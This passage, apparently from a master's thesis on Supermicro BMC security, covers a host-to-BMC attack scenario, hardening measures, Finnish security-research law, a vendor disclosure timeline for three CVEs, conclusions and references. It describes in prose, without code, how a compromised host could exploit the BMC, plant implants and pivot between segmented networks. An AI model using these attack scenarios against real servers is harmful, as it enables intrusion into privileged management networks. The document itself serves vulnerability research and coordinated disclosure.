

Figure 14: Targeted host-based attack scenario flow.

9.4.2 Scenario Considerations

In this scenario, the network hosts are deployed on Supermicro hardware, which accommodates BMC devices that are not directly accessible from the server network, similarly to the best practices following deployment. The goal for the attacker in this attack scenario is to gain access to the underlying BMC infrastructure to plant a well-hidden backdoor implant or to perform lateral movement between network-connected hosts, utilizing the privileged and segmented management network.

An attempt to exploit the BMC device from the host operating system can be seen as a highly sophisticated and targeted exploitation vector that can be performed by a skilled threat actor. The attack requires extensive preparations in the form of the malicious implant performing the actual exploitation of the BMC. In its current form, both CVE-2023-33412 and CVE-2023-33413 vulnerabilities only allow the attacker to execute commands on the BMC operating system and do not provide any extended capabilities to provide a malicious implant or command and control channels. As the BMC operating system is considered to reside in a segmented network, direct exploitation does not provide simultaneous access to both connected networks: the host network and the management network.

After compromising the host operating system, the attacker has at least two possible ways to compromise the host's BMC device: by reconfiguring the BMC device's network adapter to expose the out-of-band management protocols or by directly exploiting the BMC with the CVE-2023-33413 backup configuration vulnerability through the IPMI driver. After a vulnerability has been exploited to gain access to pivot between the networks, it would require either the malicious implant to perform without an operator and a command-and-control channel or the attacker to have the capability to create such a channel for the implant.

The best ways to obtain a real-time command-and-control channel between the host operating system and the implant would require further research on the subject, but it can be assessed that two relatively easy-to-obtain possibilities exist. The malicious implant residing in the BMC operating system could possibly open a new network interface connection or bridge the existing network connections to relay messages between the networks, the implant, and the command-and-control

channel, introducing the “Revolving Door” situation allowing the attacker to pivot between networks. Another option would be to utilize the PCI-e bus to either write directly to the host memory or override and utilize the in-band IPMI protocol management channels. Both possible ways, if executed, would require a highly capable threat actor to be present.

9.4.3 Impact

By exploiting and gaining access to the BMC, new levels, and avenues of lateral movement open to the attacker. Even though the execution powers of the administrative user on the host operating system are extensive, the possibility to access low-level functionality, such as host BIOS or UEFI shell, provides new exploitation vectors to the attacker. Whether the attacker gains access to the BMC device operating system or exploits the CVE-2023-33413 backup configuration vulnerability, the attacker de facto has access to the BMC device's administrative credentials, gaining further insight into the administrative password policies or even reusable credentials to access other BMC devices' administrative functions residing in the privileged management network, possibly allowing easy lateral movement between the devices.

After a successful attack, the attacker now has the possibility to pivot and hop between network segments using the BMC device as a “Revolving Door,” have extensive access to the host's low-level functionality, and a possibility to introduce a BMC-based implant to the affected system.

10 Securing The BMC Ecosystem

10.1 Defensive Security Considerations

As the overall vulnerability of the BMC devices has been demonstrated, consideration should be given to the internal and external security of these highly privileged devices. The Supermicro best practices documentation gives overall very relevant guidelines and considerations to secure the deployed BMC devices. Supermicro divides the best practices into three categories: network configuration, BMC configuration, and additional measures, where each category provides a high-level suggestion for hardening the deployment (Supermicro, 2022).

Whichever the deployment style is, the security of the devices lays in the necessity of knowing whether such devices exist in the network in the first place.

10.2 Network Configuration

The network configuration suggestions aim to restrict the connectivity of the BMC devices within the network. The suggestions include blocking any direct internet access, providing private network segmentation to the BMC devices, introducing firewalling, and suggesting the usage of dedicated network interface controllers for the BMC devices. A dedicated host to manage the BMC device configurations is suggested. Additionally, the suggestions include a mention of gathering alerts for any outbound traffic originating from the BMC devices (Supermicro, 2022).

Considering the suggested network configurations, the importance of network monitoring cannot be overstated. In most of the provided exploitation scenarios, the attack can be identified by analyzing the network traffic for trivial anomalies, such as unexpected network connections or briefly lost connectivity. In addition to the necessity of monitoring to identify the attacks, mitigations such as limiting the usable further attack surface are relevant. Especially explicitly denying the BMC devices from connecting to each other could be assessed to provide protection against mass exploitation of the devices in case one of the data center devices gets infected.

10.3 BMC Configuration

The BMC device configuration suggestions aim to limit the usable attack surface against external attackers. The suggestions consist of assigning custom out-of-specification ports to different services, ensuring that the devices are configured to use strong passwords, using user roles, policies, and network connectivity. Also, configuring system-level security features to monitor and prevent unauthorized account authentications, enabling system event log notifications, and configuring BIOS security features are suggested (Supermicro, 2022).

Changing services to use out-of-specification service ports offers only a little extra protection, while configuring user roles, policies, and using strong passwords can greatly reduce the possibilities of attacking the system by effectively mitigating exploitation with the CVE-2013-4687 RAKP

HMAC-SHA1 hash retrieval vulnerability. Alerts, system event logs, and notifications can be seen as important similarly to network-level monitoring, as most of the attack scenarios described can easily be identified from the event logs as unexpected behavior. Locking down the BIOS is advisable even in the scenario where the hosts themselves are deployed to a secure physical location.

When using strong passwords, an effort should be made to prevent reusing credentials, but assign individual arbitrary passwords for each device instead, as the password is readable in its plaintext format from the device's memory or can be deciphered from the configuration backup archive. In addition to Supermicro's suggested best practices, the attack surface can be further reduced by disabling all non-relevant services and functionalities from the BMC devices.

10.4 Additional measures

As additional measures, the best practices suggest monitoring for unusual traffic and ensuring planned upgrades during maintenance cycles (Supermicro, 2022). Currently, besides disabling the BMC devices altogether, updating the firmware can be one of the only ways to respond to any identified software vulnerabilities. Counterintuitively, if updating the firmware or disabling the devices are not options in some deployments, the identified vulnerabilities can also be used to introduce on-the-fly patches, mitigations, or additional custom monitoring software to the affected devices.

To secure the BMC ecosystem, consideration could be given to also monitoring the host operating system events in case the attacker is able to gain execution privileges to the host operating system's IPMI driver.

11 Security Research In Finland

11.1 Governing Legislation

In its current state, there is no single overall governing legislation regarding security research in Finland. The relevant regulations have practically been divided and can be found in two sections of the law: Criminal Code of Finland and the Copyright Act. The Criminal Code of Finland has legal

clauses regarding information technology and communications-related offenses, including computer break-in, which is interpreted very broadly in Finnish legislation (Finnish Ministry of Justice, 2016). The Copyright Act and accompanying government bill introduced back in 1993 and 1992, respectively, consider the modification, bug fixing, and interoperability of rightfully obtained software programs (Finnish Ministry of Justice, 2023).

11.2 The Copyright Act

The Copyright Act, legal clause 25 j originating from 1993, details that anyone who has legally obtained a program is allowed to make changes to the program that makes it usable for the user's intended use case, with extra mention that this includes fixing errors (Finnish Ministry of Justice, 2023). The act also states that those who have permission to use the software program are allowed to inspect, research, and experiment with the program to reveal the ideas and concepts behind the program's logic if they do it by inspecting the computer memory, program execution, program presentation, or during data transfer or data write (Finnish Ministry of Justice, 2023). They also have explicit permission to make copies and to perform any action necessary to access and use a database, while any external contract or license clause restricting these actions is deemed legally invalid (Finnish Ministry of Justice, 2023).

The Copyright Act, legal clause 25 k, also originating from 1993, on the other hand, details the concept of computer program interoperability in situations where decompilation and reverse engineering the program is necessary to obtain information to accomplish the interoperability between the targeted program and another independently created program (Finnish Ministry of Justice, 2023). Decompilation and reverse engineering are permissible if the person performing it has a license or a lawful right to use the program, the information necessary to accomplish the interoperability is not easily obtainable by any other means, and if the actions are limited to the parts of the program that are required to achieve interoperability (Finnish Ministry of Justice, 2023). The act also forbids using the gained information purposefully to develop a similar software product that infringes copyrights or for other purposes, such as passing the information to third parties unless it is relevant for the purpose of the program’s interoperability (Finnish Ministry of Justice, 2023).

The government bill from 1992 introduced the changes to the Copyright Act regarding reverse engineering and decompilation and gives insight into the legislative lawmakers' perspective (Finnish Ministry of Justice, 1992). The proposal describes the necessity for individual computer programs to be able to work with other programs via different interfaces and be interoperable without restrictions (Finnish Ministry of Justice, 1992). Copyrights do not extend to ideas, concepts, or interfaces, and to expose these concepts and ideas, it might require decompilation or reverse engineering (Finnish Ministry of Justice, 1992). Legally, the program's developer or vendor can prevent the process of decompilation by publishing the necessary information to gain the said interoperability as part of the program's documentation or a similar format (Finnish Ministry of Justice, 1992).

The processes and methods of reverse engineering and decompilation described in the Copyright Act and accompanying government bill feel a bit outdated being 20 years old. The legislation has been proposed in an era where software was simple enough to be fully copied by simply debugging and decompiling its internals. However, it seems that the lawmakers had already recognized the need for programs to be interoperable, which remains true today. The exclusion of copyrights on concepts and ideas, as well as permission providing interoperability and explicit permits to access program databases give a powerful boost to perform security research in Finland.

From a security research perspective, the interoperability and unrestricted database accesses are very relevant, as they allow researchers to provide interoperability with frameworks such as Metasploit or provide unrestricted access to databases such as the file system. The clauses also explicitly allow sharing this information as part of providing said interoperability or unrestricted database access. This interpretation gives backing to perform security research if there is an intent to provide said interoperability and it is not used to infringe copyrights by developing a similar product.

Criticism could be provided to the clauses restricting the act of decompilation to only contain the parts of the program that are necessary to achieve interoperability. As the act is old, it does not consider the present situation where software has become so complex that it is arguably difficult – if not impossible – to identify the necessary parts of the program in advance without analyzing the program. The exact position of the necessary functions to provide such interoperation capabilities, in short, functions containing exploitable vulnerabilities, are often unknown.

11.3 The Criminal Code of Finland

The Criminal Code of Finland includes a set of legislation describing crimes in the field of information technology and communications, where relevant clauses for security research are interference with telecommunications, interference with a computer system, computer break-in, and to a lesser extent, decryption system offense and their respective aggravated counterparts (Finnish Ministry of Justice, 2016).

Excluding aggravated offenses, most of the information technology offenses described in the Criminal Code of Finland are complainant offenses, which will only be prosecuted if the plaintiff demands a penalty for the offender (Finnish Ministry of Justice, 2016). For systems that are owned and controlled by the researcher, no problems should arise unless the target is to create a decryption tool targeting any form of private, individual communications channels, or protected television and radio broadcasts (Finnish Ministry of Justice, 2016).

Problems can arise if the researcher targets systems outside of their immediate custody, for example, aiming to map out the extent of vulnerable devices across the internet. The Criminal Code of Finland describes computer break-in as an offense in a very broad manner: “A person who, by using an access code that does not belong to him or her or by otherwise breaking a protection unlawfully, hacks into an information system where information or data is processed, stored, or transmitted electronically or in a corresponding technical manner, or into a separately protected part of such a system, shall be sentenced for a computer break-in to a fine or to imprisonment for at most two years” (Finnish Ministry of Justice, 2016). Meeting with the Finnish Transportation and Communications Agency National Cyber Security Centre officials provided insight on the issue, which was described from the perspective of the law; even an unlocked door is seen as a security mechanism (M. Mesiä, A-M. Väyrynen, S. Könönen, J. Eronen, personal communication, 2022).

12 Disclosure Process

12.1 Disclosure Stakeholders

Supermicro provides a communications channel for vulnerability researchers to privately disclose any vulnerabilities identified via a dedicated email endpoint and an associated PGP public key for encryption (Supermicro, n.d.-a). Upon receiving any vulnerability reports, Supermicro requests general information on the research and on the vulnerability, as well as instructions to reproduce the issue. Relevant information on the identified vulnerabilities was communicated to Supermicro via encrypted email.

Public disclosure of the vulnerabilities was decided to contain only limited information in the form of an advisory after reaching an assessment conclusion that full disclosure would likely negatively impact the safety of any misconfigured devices connected to the internet, without a reliable way for the issue description to reach the owners of the systems. During the disclosure process, CVE identifiers were requested for the vulnerabilities, and Supermicro drafted a security advisory outlining the identified issues after issuing a firmware update package for the affected devices (Dayen, I., personal communication, 2023). In addition, general information on the issues was provided to the Finnish Transportation and Communications Agency's National Cyber Security.

12.2 Disclosure Timeline

6.1.2023: Initial report sent to Supermicro via encrypted email, containing detailed information, steps to reproduce and example exploit scripts to trigger the vulnerabilities.

11.1.2023: Initial response from Supermicro, confirming the report had been received.

24.2.2023: Requested a status update on report verification process and requested proposals for disclosure timeline from Supermicro. Received confirmation on the reported issues and that Supermicro is looking to identify the other potentially affected devices.

27.2.2023: Confirmed to Supermicro, that limited disclosure is planned as a part of master's thesis and limited information will also be provided to the Finnish National Cyber Security Centre.

28.2.2023: Discussed publication timeline to aim for May 2023.

8.5.2023: Supermicro requested update on CVE requests. Requested three CVE identifiers from MITRE.

9.5.2023: Confirmed to Supermicro that the CVE identifiers have been requested.

22.5.2023: Supermicro requested information on the CVE identifiers. Discussed publication timeline to aim for August 2023.

25.5.2023: Received CVE identifiers from MITRE and relayed them to Supermicro. Assigned CVE identifiers tracked as: CVE-2023-33411, CVE-2023-33412 and CVE-2023-33413.

25.7.2023: Supermicro releases firmware version 3.17.05, which contains patch for CVE-2023-33411 and CVE-2023-33413 vulnerabilities.

3.8.2023: Supermicro reached out to provide their internal security teams assessment for the severity of the CVE-2023-33412. Agreed with the Supermicro's assessment of CVSS 3.1 vector and score and agreed to relay the information to MITRE for CVE publication.

9.8.2023: Discussed publication timeline to aim for September 2023.

20.9.2023: Discussed publication timeline to aim for November 2nd, 2023.

12.10.2023: Discussed publication to be locked on December 5th, 2023.

5.12.2023: Requested CVE description updates from MITRE to include the patch issuance information.

13 Conclusions

Overall, the thesis research project provided valuable results for the industry to continuously assess and enhance the security posture revolving around BMC devices in general, and around the Supermicro X11 series motherboards more specifically. As for research questions, this research gained answers wether there are any previously unknown software vulnerabilities, dangerous misconfigurations and if the BMC devices can be used to compromise the server’s host operating system or vice versa. Additionally, the research gained information wether there are any active exploitation campaigns targeting the BMC devices out in the wild.

Directly answering the main research question of wether any unknown software vulnerabilities are prsent, three high-severity vulnerabilities were identified. As a direct result of this research, patches providing fixes for the identified vulnerabilities are being rolled out to the affected Supermicro motherboards' BMC devices, further locking down and limiting the exploitability of the BMC ecosystem. The research provides outlines for relevant attack scenarios targeting the BMC devices, which illuminate the deeply privileged position these devices possess in production environments. For the secondary research question, the deployment of an active honeypot system provided one of the most valuable insights: no active exploitation was observed during the deployment of the honeypot system.

To detail and provide considerations around the exploitabilty, providing assessment of the impact, the identified vulnerabilities tracked as CVE-2023-33411, CVE-2023-33412, and CVE-2023-33413, can possibly allow a local or remote attacker to execute code on the affected BMC device's operating system or to control the remote management functions provided by the BMC device, commonly known as iKVM or remote desktop connections. Exploitation of the vulnerabilities would, in most scenarios, end up with the attacker having total control over the BMC device.

The documentation review identified insecure default settings and configurations with the devices in the form of insufficient entropy on factory-set default passwords, as well as the existence of default configurations to side-load the host's network interface controller. The passwords with 47 bits of entropy proved to be crackable in approximately 14 hours with consumer-grade hardware.

The side-loading of the host's network interface controller can prove to be responsible for BMC devices being available on the public internet.

As an indirect result, the attack scenarios can be used to enhance the network and device security of organizations that deploy and use BMC devices in their production environments. The attack scenarios underline the threat of malicious actors using BMC devices as the “Revolving Door” to pivot from one network to another or within individual server machines. This kind of attack vector can be easily overlooked in otherwise well-segmented, firewalled, and secured networks.

The current state of BMC devices and their ecosystem can be assessed as brittle and requiring a great deal of dedication to secure properly. The fact that these devices accept a fundamentally broken IPMI protocol by default is alarming. The number of internet-connected BMC devices, which should not be connected to the internet in the first place is significant, and while no active exploitation was observed, it can prove to be dangerous in the future.

As the research does not extensively consider other vendors besides Supermicro, it would be beneficial for overall security to perform similar security research to other vendors’ devices too. Also, the research only targeted a single device from the X11 series, while Supermicro has already pushed out its 13th generation devices, which leaves a significant gap in the security knowledge of these devices even within one vendor’s line of offering (Supermicro, 2023).

For future research, extending and exploring the possibilities to exploit DMA and other avenues allowing direct control from the BMC device to the host operating system and vice-versa would be beneficial to map out the risks and create mitigations for them. Further research could also be performed on the possibilities to use BMC devices as hidden malware implants and how they could be detected. Finally, a low-hanging fruit would be to perform an extensive vulnerability assessment of all internet-connected BMC devices. Even with the fact that it would be beneficial to collect actionable data and make informed publications, the enumeration and scanning methodology cannot be executed within Finnish legislation.

Overall, the results of this research can be assessed to be truthful with little margin for significant errors. The identified vulnerabilities have been acknowledged and verified by Supermicro, and a

patch to fix them has been rolled out. The queries on the Shodan search engine can be deemed generally reliable, as they provide actual scanning results as historical data and offer their datasets to academic research (Shodan, n.-d.).

This research proved to be an invaluable resource for the writer's own professional development, forcing to adapt and overcome very non-standard situations encountered during the vulnerability identification and exploit writing processes. Something that will benefit the circle of security researchers in the future, and likely the broader audience in the form of future vulnerability findings.

References

Aspeed Technology, Inc. (n.d). *AST2500 Specifications*. Retrieved October 12, 2023, from https://www.aspeedtech.com/server_ast2500/

Bonkoski, A.J., Bielawski, R., Halderman, J.A. (2013, August 13). *Illuminating the Security Issues Surrounding Lights-Out Server Management*. https://www.usenix.org/system/files/conference/woot13/woot13-bonkoski_0.pdf

Dell (2021, September 29). *Dell PowerEdge – What is the default username and password for iDRAC?* Retrieved November 11, 2022, from https://www.dell.com/support/kbdoc/en-eu/000133536/dell-poweredge-what-is-the-default-username-and-password-for-idrac

Eclypsium (2019, September 4). *USBAnywhere*. https://github.com/eclypsium/USBAnywhere

Farmer, D. (2013, August 22). *IPMI: Freight Train to Hell, version 2.0.3*. http://fish2.com/ipmi/itrain.pdf

Farmer, D. (2013, June 23). *Sold Down the River, version 1.01*. http://fish2.com/ipmi/river.pdf

Farmer, D. (2013). *ipmi_dumphashes.rb, Metasploit framework auxiliary ipmi vulnerability scanner*. Retrieved June 23, 2022, from: https://github.com/rapid7/metasploit-framework/blob/master/modules/auxiliary/scanner/ipmi/ipmi_dumphashes.rb

Finnish Ministry of Justice (1992, October 9). *Government's proposal to Parliament to amend the entry into force of the Copyright Act*. https://www.finlex.fi/fi/esitykset/he/1992/19920211

Finnish Ministry of Justice (2016, March 2). *Criminal Code of Finland, English translation*. https://www.finlex.fi/en/laki/kaannokset/1889/en18890039_20150766.pdf

Finnish Ministry of Justice (2023, March 3). *Copyright Act*. https://www.finlex.fi/fi/laki/ajantasa/1961/19610404

Finnish Transportation and Communication Agency Cyber Security Centre (2022, January). *Our Activities*. Retrieved January 6, 2023, from https://www.kyberturvallisuuskeskus.fi/en/our-activities/cert

Hewlett Packard Enterprise (2018). *HPE Integrated Lights-Out 5 (iLO 5) - Default Username and Password*. Retrieved November 11, 2022, from https://support.hpe.com/hpesc/public/docDisplay?docLocale=en_US&docId=sf000046874en_us

Hewlett Packard Enterprise (2022a, November 10). *IPMI 2.0 RAKP RMCP+ Authentication HMAC Password Hash Exposure*. Retrieved November 11, 2022, from https://support.hpe.com/hpesc/public/docDisplay?docLocale=en_US&docId=a00018320en_us&page=GUID-D7147C7F-2016-0901-0930-00000000070F.html

Hewlett Packard Enterprise (2022b). *HPE iLO 4 2.81 User Guide, iLO default DNS name and user account. Retrieved November 11, 2022*, from https://support.hpe.com/hpesc/public/docDisplay?docLocale=en_US&docId=sd00001038en_us&page=GUID-D7147C7F-2016-0901-06D0-000000000718.html

Intel (2022). *Integrated Baseboard Management Controller Web Console (Integrated BMC Web Console) User Guide*. https://www.intel.com/content/dam/support/us/en/documents/server-products/single-node-servers/integrated-bmc-web-console-user-guide.pdf

Intel, Hewlett-Packard, NEC, Dell (2015, April 21). *Intelligent Platform Management Interface Specification, Second Generation v2.0, April 21, 2015 E7 Markup*. https://www.intel.la/content/dam/www/public/us/en/documents/specification-updates/ipmi-intelligent-platform-mgt-interface-spec-2nd-gen-v2-0-spec-update.pdf

James, E. (2019, July 1). *[PATCH v4 0/8] drivers/soc: Add Aspeed XDMA Engine Driver*. https://lore.kernel.org/lkml/1562010839-1113-1-git-send-email-eajames@linux.ibm.com/

Jamk University of Applied Sciences (2018, December 11). *Ethical Principles for JAMK University of Applied Sciences*. https://www.jamk.fi/en/media/34826

Jamk University of Applied Sciences (2023, August 24). *Utilisation of artifical intelligence approved at Jamk*. https://jamkstudent.sharepoint.com/:u:/r/sites/Jamkin-uutiset-Elmo/SitePages/en/Linjaus-tekoalyn-hyodyntamisesta.aspx

Khan, M.E, Khan, F. (2012, June). *A Comparative Study of White Box, Black Box and Grey Box Testing Techniques.* https://www.researchgate.net/publication/270554162_A_Comparative_Study_of_White_Box_Black_Box_and_Grey_Box_Testing_Techniques

Krohn, S. (2016). *Some IPMI default credentials*. Retrieved November 11, 2022, from https://gist.github.com/dramaturg/f583c1c2751d7d80d5e9801fa3a8001d

Laine, M., Bamberg, J., Jokinen, P. (2007). *Tapaustutkimuksen Taito [The Skill to Perform a Case Study]*. Helsinki: Helsinki University Press.

Latzo, T., Brost, J., Freiling, F., Department of Computer Science, Friedrich-Alexander-Universitat, Erlangen-Nurnberg (2020). *BMCLeech: Introducing Stealthy Memory Forensics to BMC*. https://www.sciencedirect.com/science/article/pii/S2666281720300147

Latzo, T., Brost, J., Freiling, F., Department of Computer Science, Friedrich-Alexander-Universitat, Erlangen-Nurnberg (2020, November 2). *BMCLeech Git repository*. https://github.com/bmcleech/bmcleech

Laurie, D. (2021). *ipmitool, utility for managing and configuring devices that support Intelligent Platform Management Interface*. Retrieved December 1, 2022, from: https://github.com/ipmitool/ipmitool

Mistral AI (2023). *Model Card for Mistral-7B-v0.1*. https://huggingface.co/mistralai/Mistral-7B-v0.1

MITRE Corporation (2023). *CVE Record Search*. Retrieved October 12, 2023, from https://www.cve.org/CVERecord

Niewöhner, M (2020, November 20). *Supermicro BMC firmware image decryptor*. https://github.com/c0d3z3r0/smcbmc

OpenAI, LLC. (2023) *Models Overview*. Retrieved November 3, 2023, from https://platform.openai.com/docs/models/gpt-3-5

OWASP Foundation (2021, September 24). *OWASP Top 10:2021*. https://owasp.org/Top10/

Shannon, C.E. (1950, September 15). *Prediction and Entropy of Printed English*. https://www.princeton.edu/~wbialek/rome/refs/shannon_51.pdf

Shodan (2023). *The Basics?* Retrieved 28.10.2023, from: https://help.shodan.io/the-basics/

Smith, S. (2019, January 23). CVE-2019-6260: *Gaining control of BMC from the host processor*. https://www.flamingspork.com/blog/2019/01/23/cve-2019-6260-gaining-control-of-bmc-from-the-host-processor/

Super Micro Computer, Inc. (2019). *BMC Unique Password Guide*. Retrieved November 2, 2022, from https://www.supermicro.com/support/BMC_Unique_Password_Guide.pdf

Super Micro Computer, Inc. (2020, August 26). *BMC IPMI Intelligent Platform Management Interface User's Guide, revision 1.1b*. https://www.supermicro.com/manuals/other/IPMI_Users_Guide.pdf

Super Micro Computer, Inc. (2020, April 13). *x11_release_20200413.tar.gz General Purpose Licence Software Development Kit*. https://www.supermicro.com/wdl/GPL/SMT/x11 release_20200413.tar.gz

Super Micro Computer, Inc. (2021, December 30). *Supermicro M11SDV-8C+-LN4F USER MANUAL Revision 1.1a*. https://www.supermicro.com/manuals/motherboard/EPYC3000/MNL-2172.pdf

Super Micro Computer, Inc. (2022). *Security Best Practices for managing servers with BMC features enabled in Datacenters*. Retrieved November 1, 2022, from https://www.supermicro.com/products/nfo/files/IPMI/Best_Practices_BMC_Security.pdf

Super Micro Computer, Inc. (2022, August 10). *IPMICFG User's Guide, revision 1.13.* https://www.supermicro.com/Bios/sw_download/521/IPMICFG_User_Guide.pdf

Super Micro Computer, Inc. (2022, October 1). *MBD-M11SDV-8C+-LN4F BMC Firmware BMC_M11AST2500_20220110_03.17.02_STDsp.zip*. https://www.supermicro.com/en/support/resources/downloadcenter/firmware/MBD-M11SDV-8C+-LN4F/BMC

Super Micro Computer, Inc. (2023, July 25). *BIOS / BMC / Bundle Firmware for MBD-M11SDV-8C+-LN4F*. https://www.supermicro.com/en/support/resources/downloadcenter/firmware/MBD-M11SDV-8C+-LN4F/BMC

Super Micro Computer, Inc. (2023, January 23). *Supermicro Unleashes New Better, Faster, and Greener X13 Server Portfolio Featuring 4th Gen Intel® Xeon® Scalable Processors*. https://www.supermicro.com/en/pressreleases/supermicro-unleashes-new-better-faster-and-greener-x13-server-portfolio-featuring-4th

Super Micro Computer, Inc. (n.d.-a). *How to Report Product Security Vulnerability, PGP Public Key*. Retrieved November 9, 2022, from https://www.supermicro.com/en/support/pgp-public-key

Super Micro Computer, Inc. (n.d.-b). *Supermicro Security Center*. Retrieved October 12, 2023, fom https://www.supermicro.com/en/support/security_center#!advisories

Super Micro Computer, Inc. (n.d.-c). *Supermicro SuperBlades, uGPU, AI System, Multi-Node Servers*. Retrieved January 9, 2023, from https://www.supermicro.com/en/

Super Micro Computer, Inc. (n.d.-d). *Supermicro IPMI Utilities*. Retrieved January 11, 2023 from https://www.supermicro.com/en/solutions/management-software/ipmi-utilities

Theseus (n.d.). *Open Repository of The Universities of Applied Sciences, Thesis search, JAMK University of Applied Sciences, Master's thesis*. Retrieved November 6, 2023 from https://www.theseus.fi/discover?rpp=10&etal=0&query=%22case+study%22&scope=10024/5&group_by=none&page=8&filtertype_0=taso&filter_relational_operator_0=equals&filter_0=fi%3DYlempi+AMK-opinn%C3%A4ytety%C3%B6%7Csv%3DH%C3%B6gre+YH-examensarbete%7Cen%3DMaster%27s+thesis%7C

Trendmicro (2019, October 2). *Security 101: Zero-Day Vulnerabilities and Exploits*. https://www.trendmicro.com/vinfo/us/security/news/vulnerabilities-and-exploits/security-101-zero-day-vulnerabilities-and-exploits

Tuovinen, J., Frilander, K. (2019). *Militarizing red teaming: agile and scalable process for cyber red teaming using adaptive planning and execution framework*. https://jyx.jyu.fi/handle/123456789/65230

Yadav, R., ShapeBlue (2021, February 18). *Ipmisim, a fake ipmi server for testing purposes*. https://github.com/shapeblue/ipmisim

Appendices

Appendix 1. Previously identified and published CVE identifiers (MITRE, n.d.)

Identifier	Severity	Description
CVE-2023-40290	CVSSv3 8.3	Supermicro X11-series, Cross-site Scripting attack: An attacker could send a phishing link that does not require login, tricking BMC administrators to click on that link while they are still logged in and thus authenticated by BMC Web UI. This vulnerability can only be exploited using Windows IE11 browser.
CVE-2023-40289	CVSSv3 7.2	Supermicro X11-series, Command Injection attack: An attacker needs to be logged into BMC with administrator privileges to exploit the vulnerability. An unvalidated input value could allow the attacker to perform command injection.
CVE-2023-40288 CVE-2023-40287 CVE-2023-40284	CVSSv3 8.3	Supermicro X11-series, Cross-site Scripting attack: An attacker could send a phishing link that does not require login, tricking BMC administrators to click on that link while they are still logged in and thus authenticated by BMC Web UI.
CVE-2023-40286	CVSSv3 8.3	Supermicro X11-series, Cross-site Scripting attack: An attacker could send a phishing link that does not require login, tricking BMC administrators to click on that link while they are still logged in and thus authenticated by BMC Web UI. The attacker poisons the administrator's browser cookies and local storage to create a new user.
CVE-2023-40285	CVSSv3 8.3	Supermicro X11-series, Cross-site Scripting attack: An attacker could send a phishing link that does not require login, tricking BMC administrators to click on that link while they are still

		logged in and thus authenticated by BMC Web UI. The attacker poisons the administrator's browser cookies to create a new user.
